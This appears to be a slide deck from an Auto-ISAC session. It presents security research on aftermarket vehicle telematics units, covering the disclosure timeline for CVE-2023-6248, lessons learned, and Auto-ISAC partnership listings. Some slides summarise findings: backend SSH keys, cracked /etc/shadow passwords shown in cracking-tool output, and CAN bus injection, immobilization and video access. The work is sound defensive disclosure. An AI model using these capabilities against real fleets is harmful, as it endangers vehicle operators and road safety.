```

Mode: Edit Ln 4, Col 16 UnifiedCarTracker.ipynb



# Reverse Engineering: Other Interesting Files

- ▶ Private keys for SSH to a **backend server**
- ▶ /etc/shadow includes easily cracked passwords
- ▶ Users have sudo rights for some commands
- ▶ ECU configuration data
- ▶ Interesting video capture information


```
Loaded 3 password hashes with 3 different salts (crypt, generic crypt(3) [?/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
123456      ( [REDACTED]
|
```

# Extra Credit: Get Live Video



# What Other Things Do We Have Access To?

- ▶ Tire Pressure Management Systems
- ▶ Engine Immobilization
- ▶ CAN Bus Access
- ▶ Send audio messages to drivers

 has a built-in ECU interface, which allows the device to connect to a vehicle's CAN bus and read data.

## **Safe Immobilization**

Tool that activates the device's safe immobilization feature.

# Disclosure Timelines

- ▶ Apr to Oct 2023 – Multiple attempts to contact the vendor. Neither we nor ASRG, CISA, or CERT/CC managed to get a response from the vendor.
- ▶ 21/Nov/2023 – **CVE-2023-6248** assigned (CVSS: **10.0 CRITICAL**)
- ▶ 06/Dec/2023 – An article was published in the news:



- ▶ 13/Dec/2023 – The vendor acknowledged the vulnerability in a press-release note. We helped them to patch the issue.

# Summing Up

## **SANY (HOPECHART)**

- ▶ At least 60K heavy vehicles affected (SANY's estimation)
  - ▶ Probably more vendors affected
- ▶ Attackers can get:
  - ▶ Telemetry data including GPS
  - ▶ Impersonate vehicles
  - ▶ Read and inject CAN traffic
- ▶ Requirements:
  - ▶ Access to a single T-BOX device

## **Digital ComTech Syrus4**

- ▶ 125K devices are potentially affected (based on vendor's website information)
- ▶ Attackers can get:
  - ▶ Telemetry data including GPS
  - ▶ Read and Inject can traffic
  - ▶ Runtime control of the ECU
  - ▶ Live video streams
- ▶ Requirements:
  - ▶ NONE! Everything found on internet, without physically accessing the T-Box

# Lessons Learned

- ▶ Automotive security is not just cars
  - ▶ Buses, trucks, cranes, bulldozers, excavators, etc are also affected and the impact might be bigger.
- ▶ Security of after-market devices is often overlooked
  - ▶ ODB2 dongles, Third-party Tboxes, applications, etc.
- ▶ Many vendors still do not have mechanisms to report security incidents and to address them in an efficient way
  - ▶ Disclosing a vulnerability can be a very frustrating process for researchers
- ▶ Common issue found in most of the analysed devices
  - ▶ Insufficient authentication of the backend/clients
  - ▶ Lack of encryption of the communications
  - ▶ Hardware not protected against physical attacks
- ▶ There are many automotive fleets which are vulnerable to remote attacks.
  - ▶ Any time soon, we will see the first massive cybersecurity attack affecting thousands of vehicles.

Thank You

**Ramiro Pareja**

Principal Security Consultant

IOActive

Phone: +34915007517

Email: [ramiropareja@ioactive.com](mailto:ramiropareja@ioactive.com)

**Yashin Mehaboobe**

Senior Security Consultant

Xebia

Phone: +31626640277

Email: [ymehaboobe@xebia.com](mailto:ymehaboobe@xebia.com)

**Kevin Harnett**

Transportation Cybersecurity Technical Advisor

IOActive

Phone: 617-699-7086

Email: [kevin.harnett@ioactive.com](mailto:kevin.harnett@ioactive.com)



# OPEN DISCUSSION

*ANY QUESTIONS ABOUT THE AUTO-ISAC OR FUTURE TOPICS FOR DISCUSSION?*

# HOW TO GET INVOLVED: MEMBERSHIP

**IF YOU ARE AN OEM, SUPPLIER OR COMMERCIAL VEHICLE, CARRIER OR FLEET, PLEASE JOIN THE AUTO-ISAC!**

- ***REAL-TIME INTELLIGENCE SHARING***
- ***INTELLIGENCE SUMMARIES***
- ***REGULAR INTELLIGENCE MEETINGS***
- ***CRISIS NOTIFICATIONS***
- ***MEMBER CONTACT DIRECTORY***
- ***DEVELOPMENT OF BEST PRACTICE GUIDES***
- ***EXCHANGES AND WORKSHOPS***
- ***TABLETOP EXERCISES***
- ***WEBINARS AND PRESENTATIONS***
- ***ANNUAL AUTO-ISAC SUMMIT EVENT***

**To learn more about Auto-ISAC Membership and Partnership, please contact [melissacromack@automotiveisac.com](mailto:melissacromack@automotiveisac.com).**

# AUTO-ISAC PARTNERSHIP PROGRAMS

## Strategic Partnership

- **For-profit** companies such as “Solutions Providers” that sell connected vehicle cybersecurity products & services.
  - **Examples:** *Hacker ONE, Upstream, IOActive, Karamba, Grimm*
1. **Must be approved** by Executive Director and the Membership & Benefit Standing Committee (MBSC).
  2. Formal agreements: **NDA, SPA, SoW, CoC** required.
  3. **In-kind contributions** allowed. Currently no fee.
  4. **Does not** overtly sell or promote product or service.
  5. Commits to **support the Auto-ISAC’s mission**.
  6. Engages with the automotive ecosystem, **supporting & educating Auto-ISAC Members and its Community**.
  7. **Develops value added Partnership Projects** to engage with the Auto-ISAC, its Member, and Community.
  8. **Summit Sponsorship** allowed for promotion. Summit Booth **priority**.
  9. Engagement **must provide Member awareness, education, training, and information sharing**
  10. **Builds relationships, shares, and participates** in information sharing Auto-ISAC activities.
  11. Supports our mission through **educational webinars and sharing of information**.

## Community Partnership

- **Community Partners** are companies, individuals, or organizations with a complementary mission to the Auto-ISAC, with the interest in engaging with the automotive ecosystem, supporting, and educating Members and the community.
  - Includes **Industry Associations, Government Partners, Academia, Research Institution, Standards Organizations, Non-Profit, Technical Experts, Auto-ISAC Sponsors**.
  - **Examples:** *Autos Innovate, ATA, ACEA, JAMA, MEMA, CLEPA, CISA, DHS, FBI, NHTSA, NCI, UDM etc.*
1. **No formal agreement** required.
  2. **No approval** required.
  3. Added to **Auto-ISAC Community Distro** List to stay engaged in Community events and activities.
  4. Participate in **Auto-ISAC Monthly Community Calls**.
  5. Learn **what is trending** in the ISACs and hear from key leaders during the **special topic of interest** presentation.
  6. Added to **Auto-ISAC DRIVEN** list to receive our **daily cyber automotive newsletter**.
  7. Part of the Network with **Automotive Community and the extended automotive ecosystem**.
  8. Invitation to **attend and support** our yearly Summit.

# CURRENT PARTNERSHIPS

## MANY ORGANIZATIONS ENGAGING

*Thanks for your Support to our Many Partners*

### COMMUNITY PARTNERS

#### INNOVATOR

**Strategic Partnership  
(21)**

ArmorText  
BlockHarbor  
Cybellum  
Deloitte  
FEV  
GRIMM  
HackerOne  
IOActive  
Irdeto  
Itemis  
Karamba Security  
KELA  
Pen Testing Partners  
Red Balloon Security  
Regulus Cyber  
Saferide  
Security Scorecard  
Trustonic  
Upstream  
VicOne  
Vultara

#### NAVIGATOR

**Support Partnership**

AAA  
ACEA  
ACM  
American Trucking  
Associations (ATA)  
ASC  
ATIS  
Auto Alliance  
EMA  
Global Automakers  
IARA  
IIC  
JAMA  
MEMA  
NADA  
NAFA  
NMFTA  
RVIA  
SAE  
TIA  
Transport Canada

#### COLLABORATOR

**Coordination  
Partnership**

AUTOSAR  
Billington Cybersecurity  
Cal-CSIC  
Computest  
Cyber Truck Challenge  
DHS CSVI  
DHS HQ  
DOT-PIF  
FASTR  
FBI  
GAO  
ISAO  
Macomb Business/MADCAT  
Merit (training, np)  
MITRE  
National White Collar Crime Center  
NCFTA  
NDIA  
NHTSA  
NIST  
Northern California Regional Intelligence  
Center (NCRIC)  
NTIA  
OASIS  
ODNI  
Ohio Turnpike & Infrastructure Commission  
SANS  
The University of Warwick  
TSA  
University of Tulsa  
USSC  
VOLPE  
W3C/MIT  
Walsh College


#### BENEFACTOR

**Sponsorship  
Partnership**  
**2022 Summit Sponsors-**

Argus  
BGNetworks  
Bosch  
Blackberry  
Block Harbor  
BlueVoyant  
Booz Allen Hamilton  
C2A  
Cybellum  
CyberGRX  
Cyware  
Deloitte  
Denso  
Finite State  
Fortress  
Itemis  
Keysight Technologies  
Micron  
NXP  
Okta  
Sandia  
Securonix  
Tanium  
UL  
Upstream  
VicOne

# AUTO-ISAC BENEFITS

- Focused Intelligence Information/Briefings
- Cybersecurity intelligence sharing
- Vulnerability resolution
- Member to Member Sharing
- Distribute Information Gathering Costs across the Sector
- Non-attribution and Anonymity of Submissions
- Information source for the entire organization
- Risk mitigation for automotive industry
- Comparative advantage in risk mitigation
- Security and Resiliency



*Building Resiliency Across the Auto Industry*

# THANK YOU



# OUR CONTACT INFO

**Faye Francy**  
Executive Director



20 F Street Northwest  
Suite 700  
Washington, DC 20001  
703-861-5417  
fayefrancy@automotiveisac.com



[AUTOMOTIVEISAC.COM](http://AUTOMOTIVEISAC.COM)